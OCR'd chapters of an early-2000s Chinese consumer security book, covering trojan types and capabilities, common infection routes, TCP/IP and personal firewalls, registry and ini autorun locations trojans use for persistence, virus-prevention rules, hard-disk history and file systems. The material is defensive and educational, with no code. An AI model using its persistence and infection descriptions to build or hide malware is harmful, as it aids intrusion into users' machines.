木马程序是由两部分组成的，分别是服务器（Server）端程序和客户（Client）端程序。其中服务器端程序是安装在被控制对象的计算机上的，而客户端程序是控制者所使用的，服务器端程序和客户端程序通过互联网建立起连接就可以实现对远程计算机的控制了。

首先服务器端程序获得本地计算机的最高操作权限，当本地计算机连入网络后，客户端程序可以与服务器端程序直接建立起连接，并可以向服务器端程序发送各种基本的操作请求，并由服务器端程序完成这些请求，也就实现对本地计算机的控制了。

因为木马发挥作用必须要求服务器端程序和客户端程序同时存在，所以必须要求本地机器感染服务器端程序，服务器端程序是可执行程序，可以直接传播，也可以隐含在其他的可执行程序中传播，但木马本身不具备繁殖性和自动感染的功能。

木马可以通过远程控制对本地计算机进行删添文件、注册表操作、警告信息发送、键盘记录、记录机内保密信息、开关窗口、鼠标控制、进行计算机基本设置等操作，所以感染木马后可能会出现上述在本地机器上的因非正常操作而出现的计算机命令行为，当然这种症状的发生是建立在联网的基础之上的。

按照木马程序对计算机的不同破坏方式，可以把现在存在的木马程序分为以下的几类。远程访问型特洛伊木马、密码发送型特洛伊木马、键盘记录型木马、毁坏型木马和 FTP 型特洛伊木马。

- 远程访问型特洛伊木马是现在最广泛的特洛伊木马。谁都想要这样一个木马，因为他们可以访问受害人的硬盘。这种木马用起来是非常简单的只需一些人运行服务端

程序，同时获得他们的 IP 地址，你就会访问他的电脑。这种木马可以使远程控制者在本地机器上做任意的事情，比如键盘记录、上传和下载功能、发射一个“截取屏幕”等等。这种类型的木马有著名的 BO（Back Office）、国产的冰河等。

- 密码发送型木马的目的是找到所有的隐藏密码，并且在受害者不知道的情况下把它们发送到指定的信箱。大多数这类的特洛伊木马不会在每次的机器重启时重启，而且它们大多数使用 25 端口发送电子邮件。你的电脑上如果有隐藏密码和重要的数据，这些特洛伊木马是十分危险的。
- 键盘记录型木马是非常简单的，它们只做一种事情，就是记录受害者的键盘敲击，并且在日志文件里做完整的记录。这种特洛伊木马随着操作系统的启动而启动，知道受害者在线并且记录每一件事。
- 毁坏型木马的唯一功能是毁坏并且删除文件。这使它们非常简单，并且很容易被使用。它们可以自动地删除你电脑上的所有的.Dll 或 INI 或这.EXE 文件。这是非常危险的特洛伊木马，并且一旦你被感染而没有立刻删除，电脑中的信息会在顷刻间“灰飞烟灭”。
- FTP 型木马打开你电脑的 21 端口 （FTP 所使用的默认端口）， 使每一个人都可以用一个 FTP 客户端程序来不用密码连接到你的电脑，并且可以进行最高权限的上传下载。

第二节 真的无孔不入吗？黑客是如何进入你的机器的。

在互联网没有普及的时代，人们对病毒最大的恐惧来自不明来历的磁盘或者盗版光盘。而在因特网已经必不可少的今天，因特网已经成为病毒和各种木马程序的主要来源。

黑客攻击你的机器主要有下面一些方法：

通过电子邮件，发送一些主题是“我爱你”，“免费的”等等的电子邮件，然后在附件里包括了木马程序的服务器端，一旦你不小心执行了这些木马程序，你的电脑对于攻击者来说就没有秘密了。

通过一些精心设计的网站，诱使你进行下载，下载网站上提供的一些软件之后，里面就包括了黑客程序。


通过一些精心设计的网站，不通过下载，在浏览器的页面上包括一些代码，可以修改你的注册表，或者把其他的木马程序引入你的机器。

通过一些设置上的漏洞，发现你机器上的共享资源，打开的端口等等进行攻击。

相对需要开放很多端口提供服务的因特网服务器来说，个人电脑被攻击的可能性要小得多。而且只要不随便下载程序，点击网页的时候小心一点（有的网页会把确认按钮弄得和关闭按钮一样，你一不小心就按下了确认按钮）。

第三节“协议”和“端口”，不要被名词吓倒

在网络世界里，任何电脑要作为数字空间的存在，就必须加入因特网，整个因特网的基础是 TCP/IP 协议，那么，什么是协议，端口呢，下面是一个通过网络如何互联的示意图：



地址，用来在漫漫网络中找到正确的机器

端口，用来在同样的机器中区分不同的连接，这样一台机器可以和很多机器一起说话而不相互干扰。

协议：协议就是一种语言，如果通信的双方使用了同一种足够强大的语言（足够完善的协议），就可以实现相互的交流。

TCP／IP 协议族：TCP/IP(传输控制协议/网间协议)是一个非常流行的标准网络协议族，这些协议被广泛使用，使得在一个庞杂环境中的不同节点可以相互通信。TCP/IP 协议最初由美国国际高级项目研究机构(DARPA)提出，并在 ARPANET 上实现，ARPANET 最后发展成为现在的 Internet。TCP/IP 协议族给出了独立于厂商硬件的数据传送格式及规则。由于它的独特的硬件独立性，所以迅速被众多系统使用，范围愈来愈广。如 UNIX 采用 TCP/IP 协议，Window NT 和 Novell 的 Net ware 都有支持 TCP/IP 的支持软件或模块。TCP／IP 协议族主要包括下面一些协议：

IP（Internet Protocol）网际协议，IP 数据包的传输协议，每个 IP 数据包都含有源地址和目的地址，知道从源机器正确地传送到目的机器上去。通过 IP 协议，IP 数据包可以通过网络上路由器、网关等多种设备到达正确的目的地。

TCP（Transport control Protocal）传输控制协议具有重排 IP 数据包顺序和超时确认的功能。IP 数据包可能从不同的通信线路到达目的地机器，IP 数据包的顺序可能被打乱。TCP 按 IP 数据包原来的顺序进行重排。IP 数据包可能在传输过程中丢失或损坏，在规定的时间内如果目的地机器收不到这些 IP 数据包，TCP 协议会让源机器重新发送这些 IP 数据包，TCP 协议可以实现可靠的数据传送。

另外还有 UDP 协议（不可靠的传送数据包），以及对传输过程进行控制的传输管理协议（ICMP）。

第四节 个人防火墙，能做什么不能做什么？

说到个人防火墙，必须首先说明一些最基本的概念：
TCP/IP 协议和套接字软件。TCP/IP 协议在前面已经作了详细的描述，套接字是在 TCP/IP 协议基础之上，提供访问这个协议的一些基本函数接口。

个人防火墙的发展也经过了几代。
第一代是套接字层次的个人防火墙，基本特点是可以对 TCP、UDP 协议进行监控。
这一代防火墙基本上是在视窗操作系统 WinSock.DLL 基础上开发的，可以对指定的地址允许或者禁止 TCP/UDP 连接，可以确定哪些端口允许，哪些端口禁止。

第二代是 TCP／IP 协议层的防火墙，可以实现对 ICMP、IGMP 协议的监控，可以实现应用程序级的监控。
这一代防火墙的功能强大很多，可以禁止其他的机器使用 Ping 程序在网络上发现你。更重要的是，可以 准备访问网络，可以制定禁止或者允许某一个程序访问网络，如果用户不能明确断定一个程序可以访问网络，就禁止他访问。这样，对于木马程序，就不再能够在用户不知道的情况下，将一些重要的信息泄露出来了。

第三代在第二代的基础之上，增加了内容过滤功能，可以对数据包的内容进行分析和判断，准确的识别出端口扫描。
使用第三代个人防火墙，可以实现小型的个人入侵检测系统（Personal Intrude Detect System），使用这个系统，可以准确的判断什么样的攻击正在发生，在攻击取得成功之前将攻击拦截并且切断攻击者的连接。

第五节 如何实现自动执行

注册表是整个视窗 32 位操作系统的一个重要组成部分，对于大量的木马程序，注册表的作用更是非常重要，因为大部分木马程序需要在电脑启动之后自动加载，这就需要有一种方法告诉操作系统，需要自动加载木马程序。注册表是完成这个任务的最佳选择之一。

注册表设计的初衷是为了存放系统的一些设置文件，后来由于需要存放的设置越来越复杂，注册表也就发展成为一种数据库了，特别是在视窗 95 以后的视窗操作系统中，注册表已经成为系统的个非常重要的组成部分，关于注册表的内容和作用需要一本完整的书来描述，所以我们在这里不对注册表做太多的研究，只是结合木马程序的防范，把重点放在一个问题上，木马程序有哪些方法可以让操作系统自动加载？

基本的答案是下面几种：

- 通过视窗 3.1 遗留下来的配置文件，win.ini 文件中，在[WINDOWS]下面，“run=”和“load=”是可能加载“木马”程序的途径，必须仔细留心它们。一般情况下，它们的等号后面什么都没有，如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的计算机就可能中上“木马”了。
- 同样是视窗 3.1 遗留下来的文件，system.ini 文件中，在[BOOT]下面有个“shell=文件名”。正确的文件名应该是“explorer.exe”，如果不是“explorer.exe”，而是“shell=explorer.exe ［程序名］”，那么后面跟着的那个程序就是“木马”程序，就是说你已经中“木马”了。

- 注册表中的情况最复杂，通过 regedit 命令打开注册表编辑器，在点击至：

“HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\CurrentVersion\Run”目录下，查看键值中有没有自己不熟悉的自动启动文件，扩展名为.EXE，这里切记：有的“木马”程序生成的文件很像系统自身文件，想通过伪装蒙混过关，如“Acid Battery v1.0 木马”，它将注册表

“HKEY－LOCAL－MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”

下的 Explorer 键值改为 Explorer=“C:\WINDOWS\expiorer.exe”，“木马”程序与真正的 Explorer 之间只有“i”与“l”的差别。当然在注册表中还有很多地方都可以隐藏“木马”程序，

如：“HKEY－CURRENT－USER\Software\Microsoft\Windows\CurrentVersion\Run”、

“HKEY－USERS\＊＊＊＊\Software\Microsoft\Windows\CurrentVersion\Run”

的目录下都有可能，最好的办法就是在

“HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\CurrentVersion\Run”下找到“木马”程序的文件名，再在整个注册表中搜索即可。

第八章 对电脑病毒说不

第一节 关于病毒的十诫

- 对于从因特网上下载的可执行文件和 WORD／EXECEL 文件一定要非常小心，在打开这些东西之前一定要进行非常仔细的检查。
- 不要相信任何人发来的邮件，即使是来自你的朋友，即使邮件的主题是“我爱你”，因为你的朋友很可能已经被病毒感染，打开邮件的附件之前一定要三思而后行。
- 局域网的管理员应该特别注意的是，将所有共享目录的可执行文件设置成只读文件，限制普通权限的用户对这些目录的文件拥有写权限。在运行新的软件之前一定要使用反病毒软件进行仔细的检测，最好在一台和局域网隔离的电脑上首先安装和运行新的软件以防止出现病毒或其他对局域网的破坏。
- 最好是购买正版的软件，不要购买盗版软件，特别是那种将多个正版软件放在一张光盘上的所谓合集软件。在网上下载软件使用时一定要小心，到有大量用户的知名站点下载，这样下载的软件中包括病毒的可能性相对要小一些。
- 在任何时候都不要禁止你的病毒防火墙，如果病毒防火墙和你要使用的软件有冲突，那么使用另外一种病毒防火墙代替它。
- 定期备份你的数据，这是最重要的防患于未然的方法，在发生病毒感染时，备份你的数据可以最大限度的减小你的损失。
- 将你的电脑的引导顺序设置为“C：A：”，这样可以防止软盘中的引导病毒感染你的硬盘。
- 发现机器有异常表现，立即关机，然后进行杀毒处理。如果没有杀毒软件，可在备份了数据之后重新安装软件，注意一定要使用一张确信没有病毒的引导磁盘来引导机器之后在安装软件。
- 及时升级你的杀毒软件，一周一次的升级频率已经无法满足需要，或许具有主动才病毒代码发送的升级方式是你的选择。
- 不要过于相信厂商的宣传，发现最多病毒的软件不一定是最好的软件，掌握足够的病毒知识，拥有自己的判断才能真正保护自己的电脑安全。

第二节 仔细看看你的硬盘

硬盘是任何现代个人电脑中必不可少的存储设备，也是电脑病毒的主要栖息地，病毒从第一块硬盘 RAMAC 的产生到现在单碟容量高达十几 GB 的硬盘，硬盘也经历了几代的发展，下面就介绍一下其历史及发展。 1956 年 9 月，IBM 的一个工程小组向世界展示了第一台磁盘存储系统 IBM 350 RAMAC（Random Access Method of Accounting and Control），其磁头可以直接移动到盘片上的任何一块存储区域，从而成功地实现了随机存储，这套系统的总容量只有 5MB，共使用了 50 个直径为 24 英寸的磁盘，这些盘片表面涂有一层磁性物质，它们被叠起来固定在一起，绕着同一个轴旋转。此款 RAMAC 在那时主要用于飞机预约、自动银行、医学诊断及太空领域内。 1968 年 IBM 公司首次提出“温彻斯特/Winchester”技术，探

讨对硬盘技术做重大改造的可能性。“温彻斯特”技术的精隋是：“密封、固定并高速旋转的镀磁盘片，磁头沿盘片径向移动，磁头悬浮在高速转动的盘片上方，而不与盘片直接接触”，这也是现代绝大多数硬盘的原型。

1973 年 IBM 公司制造出第一台采用“温彻期特”技术的硬盘，从此硬盘技术的发展有了正确的结构基础。 1979 年，IBM 再次发明了薄膜磁头，为进一步减小硬盘体积、增大容量、提高读写速度提供了可能。 80 年代末期 IBM 对硬盘发展的又一项重大贡献，即发明了 MR（Magneto Resistive)磁阻，这种磁头在读取数据时对信号变化相当敏感，使得盘片的存储密度能够比以往 20MB 每英寸提高了数十倍。 1991 年 IBM 生产的 3.5 英寸的硬盘使用了 MR 磁头，使硬盘的容量首次达到了 1GB，从此硬盘容量开始进入了 GB 数量级。 1999 年 9 月 7 日，Maxtor 宣布了首块单碟容量高达 10.2GB 的 ATA 硬盘，从而把硬盘的容量引入了一个新里程碑。 2000 年 2 月 23 日，希捷发布了转速高达 15，000RPM 的 Cheetah X15 系列硬盘，其平均寻道时间只有 3.9ms，这可算是目前世界上最快的硬盘了，同时它也是到目前为止转速最高的硬盘；其性能相当于阅读一整部 Shakespeare 只花.15 秒。此系列产品的内部数据传输率高达 48MB/s，数据缓存为 4~16MB，支持 Ultra160/m SCSI 及 Fibre Channel(光纤通道)，这将硬盘外部数据传输率提高到了 160MB~200MB/s。总得来说，希捷的此款（"捷豹"）Cheetah X15 系列将硬盘的性能提高到了一个新的里程碑。

2000 年 3 月 16 日，硬盘领域又有新突破，第一款“玻璃硬盘”问世，这就是 IBM 推出的 Deskstar 75GXP 及 Deskstar 40GV，此两款硬盘均使用玻璃取代传统的铝作为盘片材料，这能为硬盘带来更大的平滑性及更高的坚固性。另外玻璃材料在高转速时具有更高的稳定性。此外 Deskstar 75GXP 系列产品的最高容量达 75GB，是当时最大容量的硬盘，而 Deskstar 40GV 的数据存储密度则高达 14.3 十亿数据位/每平方英寸，这再次涮新数据存储密度世界记录

第三节 原来如此

前面已经分析过硬盘的结构，在一片一片的磁性介质之上，通过低级格式化（建立一些基本的结构，扇区、分区等等），硬盘就可以被操作系统所使用了，操作系统在实际进行文件读写之前，需要使用高级格式化的功能，建立起适当的文件系统，目前主流的文件系统包括：

文件分配表（FAT）文件系统：是视窗 3.x 和 DOS 一直使用的文件系统；Windows95 使用的是扩展 FAT 文件系统；WindowsNT 文件系统则在继续支持 16 位文件系统的同时，还支持两种 32 位的文件系统——WindowsNT 文件系统(NTFS)和高性能文件系统(HPFS)，视窗 98 推出了新的 FAT32 文件系统，Linux 操作系统主要使用的是扩展文件系统第二版（EXT2），这几种文件系统各有优缺点，适合于不同的应用目的。

一、文件分配表(FAT)系统 FAT 文件系统 1982 年开始应用于 MS-DOS 中。
FAT 文件系统主要的优就是它可以由多种操作系统访问，如 MS-DOS、Windows3.x、Windows5、WindowsNT 和 OS/2 等。遗憾的是 FAT 文件统不支持长文件名。人们给文件命名时受 8 个字符名 3 个字符扩展名 8.3 命名规则限制。同时 FAT 文件系统无法支持系统高级容错特性， 不具有内部安全特性等。

二、扩展文件分配表(VFAT)系统 在 Windows95 中，通过对 FAT 文件系统的扩展，长文件名问题得到了善解决，这也就是人们所谓的扩展 FAT(VFAT)文件系统。在 Windows95 中，文件名可长达 255 个字符，所以人们很容易通过名字来表现文件内。但是为了同

MS-DOS 和 Win16 位程序兼容，它仍保留有扩展名。它同也支持文件日期和时间属性，为每个文件保留了文件创建日期/时 间、文件最近被修改的日期/时间和文件最近被打开的日期/时间这三个 日期/时间戳。

VFAT 支持长文件名的方式是比较简单的，因此具有下面的一些局限性：
1.由于长文件名将要占用多个目录项，因此，如果在根目录中建立文件名文件，将会影响根目录中可存放文件的总数目；如果在 子目录中建立长文件名文件，将会多占用一些磁盘空间。
2.在 MS-DOS 下删除一个或改变一个由长文件名转换而来的文件名， 将丢失其长文件名占用的用于保存长文件名的名字字符目录项和 保存长文件名的类型信息目录项，这些目录项如果不做特殊处理 的话，在一般 MS-DOS 下将永久无法使用。
3.一些现有的基于 DOS 的磁盘管理实用程序(如磁盘碎片消除工具、 磁盘位编辑器和一些磁盘备份软件)处理 FAT 表项时，可能会破 坏 FAT 表的长文件名项，但相应的 8.3 文件名不受影响。因此，我们 应该尽可能使用 Windows95 提供的磁盘管理实用程序来执行文件备 份、恢复等操作，以保留长文件名。
4.在 MS-DOS 和 Windows3.x 中运行的某些应用程序，由于它不能识别长 文件名，使用这些应用程序打开带有长文件名的文件后再存储， 长文件名将丢失。或者将一个带有长文件名的文件拷贝到不支持 长文件名的系统中，则长文件名也将丢失。

三、WindowsNT 文件系统 NTFS 支持 WindowsNT 的所有优点。这些优点中最重要的是 WindowsNT 的安全性。与 NTFS 文件系统相结合，能够指定谁能访问某一文件或目 录和对它作什么操作。在创建一个文件时，可以通知 WindowsNT，哪些 用户可以读该文件，哪些用户可以修改该文件；另外，还可以指定谁 可以列出一个目录的内容和谁可以在该目录下增加文件。即使用户知 道文件的路径，仍可以禁止访问目录中的文件，只有 NTFS 分区中的文 件才有这种称为任意访问控制的能力。
NTFS 的第二个优点是它具有先进的容错能力。NTFS 使用一种称为 事务(transaction)登录的技术跟踪对磁盘的修改，因此，NTFS 可以在几秒 钟内恢复错误而不是 HPFS 的几分钟或几小时(取决于 HPFS 分区的大小)。
NTFS 的第三个优点是其文件不易受到病毒和系统崩溃的侵袭，这 种抗干扰直接源于 WindowsNT 操作系统的高度安全性能。即使在 FAT 和 NTFS 两种文件系统在一个磁盘中并存时，由于 NTFS 文件系统只能被 WindowsNT 识别，一般的病毒还是很难在 NTFS 文件系统中找到生存空间。
对于大分区，NTFS 比 FAT 和 HPFS 效率都高，FAT 和 HPFS 比 NTFS 需要更 多的空间来存储文件系统用于管理硬盘上文件和目录的信息。
此外，由于 NTFS 文件系统支持长文件名，人们给文件命名时现也 不需受 8.3 命名规则限制，从而可以给文件起一个反映其意义的文件 名。NTFS 支持向下兼容，甚至可以从新的长文件名中产生老式的短文 件名。当文件写入可移动媒体(如软盘)时，它自动采用 FAT 文件名 FAT 文 件系统。
实际上 NTFS 的主要弱点是它只能被 WindowsNT 所识别。NTFS 文件系 统可以存取 FAT 文件系统和 HPFS 文件系统的文件，但其文件却不能 被 FAT 文件系统和 HPFS 文件系统所存取，兼容性不是特别好。但从网络 安全性的角度来说，这种限制也是一种优点，它可以保证如果其他操 作系统没有 Windows 的安全控制，其用户就不能对 NTFS 分区中的文件进 行访问。另外，如果引导驱动器(也就是 C 驱动器)使用 NTFS 文件系统， 就不能使用 Flexboot 选项，因为 DOS 系统只能从 C 驱动器引导，但不能 从 NTFS 驱动器引导。

相对 WindowsNT 来说，它的引导分区可以 是 FAT、NTFS 和 HPFS。最后它还存在一个问题，那就是即使使用 Windows NT 驱动程序，许多备份实用程序在操作 NTFS 分区时仍有问题。

四、高性能文件系统 OS/2 的高性能文件系统(HPFS)主要克服了 FAT 文件系统不适合于高 档操作系统这一缺点，HPFS 支持长文件名，比 FAT 文件系统有更强的纠 错能力。WindowsNT 也支持 HPFS，使得从 OS/2 到 WindowsNT 的过渡更为容 易。HPFS 和 NTFS 有包括长文件名在内的许多相同特性，但使用可靠性 较差，也较低级。

五、FAT32 文件系统，视窗 98 操作系统引入了 FAT32 文件系统，它彻底解决了 FAT16 文件系统存在的诸多问题。所谓 FAT32 文件系统实际上就是用 32 位数据来描述磁盘簇的分配，而传统的磁盘管理是用 16 个二进制位（2 个字节）来描述一个簇。从操作系统的结构上进行分析，可以知道 FAT32 文件系统并非仅仅简单地将 FAT 表转换成 32 位（即用 4 个字节来描述一个簇），而是带来了磁盘 I/O 参数、分区和 FDT 表及文件系统其它方面的变化。为了彻底了解 FAT32 文件系统对磁盘 I/O 参数的修改，本文对 FAT32 文件系统的结构进行了深入分析，揭示了 FAT32 文件系统存储和管理文件的算法。读懂 FAT32 文件系统的磁盘 I/O 参数，不但可以掌握直接访问磁盘文件的方法，而且可以在更高层次上发挥操作系统的功能。

FAT32 文件系统对主引导扇区的改变

主引导扇区是硬盘独有的一个磁盘控制数据存储区域，其首要功能是存储有关硬盘分区的数据，它通常位于硬盘的 0 磁头 0 柱面 1 扇区。由于主引导扇区存放硬盘分区的有关数据，因此又称为分区扇区。分区数据对硬盘是至关重要的，分区数据的丢失或破坏将导致硬盘上的逻辑磁盘不能被系统识别，当然也就无法访问磁盘上存储的文件和数据。

根据对 FAT32 文件系统主引导扇区的分析可知，FAT32 文件系统的主引导扇区在保持与 FAT16 文件系统主引导扇区兼容的基础上，针对 FAT32 文件系统的特点作了适当扩展。FAT32 文件系统主引导扇区对分区表数据结构的扩展仅限于增加了 3 个标识 32 位分区的类型标志，这 3 个增加的分区类型标志分别为 0BH、0CH 和 0EH，用于描述 FAT32 文件系统的三种分区情况。对于扩展分区，则增加了一个类型标志 0FH，表示 Windows 98 操作系统扩展分区。类型标志为 0BH 表示分区是 FAT32 分区，最大分区容量可以达到 2047GB；为 0CH 表示的意义与 0BH 相同，但是对于 INT 13H 指令使用扩展的逻辑块地址（LBA）方式；为 0EH 表示的意义与 06H 相同，但是对于 INT 13H 指令使用扩展的逻辑块地址（LBA）方式；为 0FH 表示的意义与 05H 相同（扩展分区），但是同样对于 INT 13H 指令使用扩展的逻辑块地址方式。使用扩展的逻辑块地址方式是为了支持容量超过 8GB 的大容量硬盘。

由于文件系统转化为 FAT32 后，分区的类型标志变化为 0BH、0CH 和 0EH，这些新的类型标志是原来 FAT16 文件系统所不能识别的，所以当用户使用 MS－DOS 操作系统（不包括视窗 98 系统所带的所谓 DOS8.0 版本）的软盘启动系统后，机器不能识别硬盘的 FAT32 分区数据，当然也不能对硬盘的数据进行访问。

FAT32 文件系统的分区引导扇区

在 Windows 98 操作系统中，当文件系统从 FAT16 转化为 FAT32 后，分区引导扇区的功能和作用并没有改变，但是考虑到 FAT32 文件系统的特性和为了解决 FAT16 文件系统存在的问题，操作系统对 FAT32 文件系统的分区引导扇区进行了扩展。

1.分区引导扇区所占的扇区数从 1 个扇区扩展为 6 个扇区

分区引导扇区的核心功能是通过磁盘读写参数加载启动操作系统的文件，为了使加载文件的操作更加灵活，加上 FAT32 文件系统采用“活动”的 FDT 表，需要对分区引导扇区的引导程序代码进行重新的设计，同时考虑到引导程序的代码量和为今后发展保留适当的余量，FAT32 文件系统将分区引导扇区所占的扇区数从 1 个扇区扩展为 6 个扇区，Windows 98 使用前 3 个扇区作为系统的分区引导扇区，其余 3 个扇区保留暂未使用。

2.采用双重分区引导扇区

根据对分区引导扇区功能和作用的研究，我们知道分区引导扇区对于操作系统的启动和磁盘文件的访问具有至关重要的作用。引导程序代码的损坏将导致操作系统不能正常启动，磁盘读写参数的破坏将造成存储在磁盘上的文件不能正常读写。

由于分区引导扇区的重要性，FAT32 文件系统借鉴了操作系统处理 FAT 表的经验，在磁盘上保留了两份分区引导扇区，并且在启动时操作系统可以对两份引导扇区进行比较，以便选择正确的引导扇区来引导系统。由于在磁盘正常工作过程中系统不再对引导扇区的程序和数据进行修改，因此备份的分区引导扇区损坏的可能性非常小。

FAT32 文件系统对磁盘 I/O 参数的扩展

FAT32 文件系统的磁盘读写参数在部分保持与 FAT16 文件系统磁盘读写参数兼容的基础上，为了适应 FAT32 文件系统的需要，对磁盘读写参数作了适当扩展，所使用的字节数也从 FAT16 文件系统的 58 个字节扩展为 87 个字节，FAT32 文件系统的磁盘读写参数占用扇区偏移地址 03H 至 59H 的空间。

另外，分区引导扇区的第 2 个扇区作为文件系统相关参数存储标识扇区，除了保存扇区的标识信息外，还在偏移地址 1E8H 处存储了文件系统有关的信息。其中扇区偏移地址 1E8H～1EBH 的 4 个字节存储了逻辑磁盘中未使用的簇数，通常用于快速计算逻辑磁盘的剩余空间（典型的操作是在资源管理器状态栏上列出的"可用磁盘空间"参数），而 1ECH～1EFH 4 个字节给出了逻辑盘中下一个可以分配给文件使用的空闲簇的簇号，这样操作系统可以不访问 FAT 表就直接获得磁盘剩余空间和可以分配的簇号。分区引导扇区的第 3 个扇区则存储了引导扇区的后一部分引导系统的程序代码。

第四节 当灾难降临的时候

即使你非常小心保护自己的数据，即使你使用了杀毒软件对你的系统进行全面和及时的保护，仍然有一些情况是你自己不能控制的，比如说硬盘物理损坏、一种新病毒的破坏等等。在这种情况下，如何尽最大可能的挽回损失就是最重要的任务了。

备份不能防止破坏，但是可以让破化造成的损失最小

在简单介绍如何恢复硬盘数据以前，你必须记住一件事情，“未雨绸缪永远比亡羊补牢好得多”，所以养成及时备份的习惯是保护你数据的关键中的关键。备份可以通过下面几种方式进行：

传统的方法是通过软盘进行备份。

通过可写的光盘进行备份。

通过其他大容量的可移动介质，比如说 ZIP 磁盘、活动硬盘等进行备份。

通过互联网备份（将数据文件加密后放到提供 FTP 服务的服务器上）。

建议你定时（比如说每周）进行一次全面备份。对重要的数据：文档、数据库和其他变化比较频繁的数据每天进行备份。

灾难发生的时候，保持冷静，不要做任何无法 Undo 的事情！

在数据一旦遭到破坏的时候，比如说启动机器之后找不到硬盘，或者误删除了重要的文件，这个时候第一个需要注意的事项是不要执行任何磁盘操作！绝对不要再在硬盘上安装什么软件，或者再没有采取恢复措施之前进行硬盘的修复。因为一旦你在没有备份的情况下向硬盘写入新的数据，原来的数据就再也不能恢复了。

关于具体硬盘修复的技术和一些步骤，在很多资料中都有详细的说明，读者也很难根据一章关于这方面的描述就能够独立的修复硬盘，所以，我在这里没有包括硬盘修复详细的内容。很多杀毒软件都自带了硬盘恢复工具，在使用它们之前注意好备份，应该可以对付绝大多数问题，当然，请教专家也是一个理智的选择。

第九章 外面的世界—其他操作系统的病毒。

前面介绍病毒发展历史的时候，我们已经看到，电脑病毒并不是首先在 IBM PC 兼容机上出现的，更不仅仅局限于微软的操作系统，但是由于目前 IBM PC 兼容机和微软操作系统目前所占据的统治地位，所以我们全书的论述主要集中在微软操作系统和通常 IBM PC 兼容的个人电脑上。

随着微软的.NET 战略开始逐步实施，微软将自己的触角也逐渐的扩展到非视窗操作系统，微软想让.NET 战略成为下一代因特网的一个重要标准，就必须将它的 C#（一种 C++ 语言的变种），以及 VBScript 语言扩展到非视窗操作系统平台上，比如说推出支持 Linux 环境下可以运行脚本语言的跨平台脚本引擎，这样无疑给病毒制造者带了新的机会，也许病毒作者可以编写出“一次编写，到处运行”的新一代因特网病毒，率先在病毒领域实现所有开发人员一直以来的梦想。

在本章我们将简要介绍一下其他操作系统和其他种类电脑上的病毒。

第一节 Linux 不是避风港

向来给人“安全操作系统”印象的 Linux 操作系统，目前也传出了包括 Lion 蠕虫、跨越了视窗／Linux 平台的 W32/Winux（又名 W32/Lindoes 或 W32.PEElf.2132）等病毒，虽然这些病毒的传播速度，破坏性和视窗操作系统下的病毒比起来还有很大的距离，但是这些病毒的出现说明了 Linux 已经不再是没有病毒的避风港。

根据前面对“恶意代码”的定义，病毒的定义，在于是不是做了不该做的事情，或者说，做了没有明确许可，同意它做的事情。最早的病毒原型之一“莫里斯的蠕虫”就是在 Unix 环境下运行的，那么作为 Unix 变种的 Linux 怎么会没有毒呢？

由于 Linux 继承了 Unix 良好的权限管理机制，设计的安全性比个人电脑使用的视窗操作系统好得多，可执行文件和系统文件是不容易被感染的，因此，设计 Unix 或 Linux 上的病毒，会面临更大的技术困难，在这种情况下，病毒的数量比其视窗操作系统要少很多。

不过，由于 Linux 病毒具有窃取系统密码及网络内部资料，并不断扩散的特性，随着越来越多的公司使用 Linux 作为企业的重要服务器，Linux 病毒对系统的影响会造成越来越大的问题。所以在 Linux 对普通的个人用户造成威胁之前，企业用户和大量的因特网服务提供商会面临这样一种越来越大的安全威胁。当然，这也给能够提供 Linux 环境反病毒软件的厂商提供了新的发展机会

第二节 苹果机安全吗？

早期的苹果电脑，由于所使用的 Mac OS 操作系统的开放性不够，开发苹果电脑上的应用程序就比较困难，更不要说开发 Mac OS 环境下的病毒了，但是即使如此，在十多年的发展中，苹果电脑上依然出现了一些病毒：

- Mac.Simpsons@mm: AppleScript 蠕虫病毒，目标是苹果平台。它可以打开 Microsoft Outlook Express 或 Entourage，随原信向地址薄中的所有人发送自身的拷贝。其脚本名称是“Simpsons Episodes”。

- SevenDust: 此病毒有六个变种，其中四个为变形加密种。它们的共同特点，都是通过修改 MDEF 和 MENU 资源来感染应用程序。它们可创建系统扩展（以不可见字符加在名称之前，因而可先行加载）或在系统文件中添加 INIT 资源。
- CODE 9811: 此病毒在应用程序之间传播。当受感染的应用程序启动时，它会搜索并感染另一个应用程序，将自身复制到该应用程序中。原文件的内容被复制到同一子目录下的一个不可见文件，该文件的名称由任意大写字母组成。被感染的应用程序还企图删除在默认卷的根目录中或者系统、控制板或扩展名目录中找到的杀毒软件。
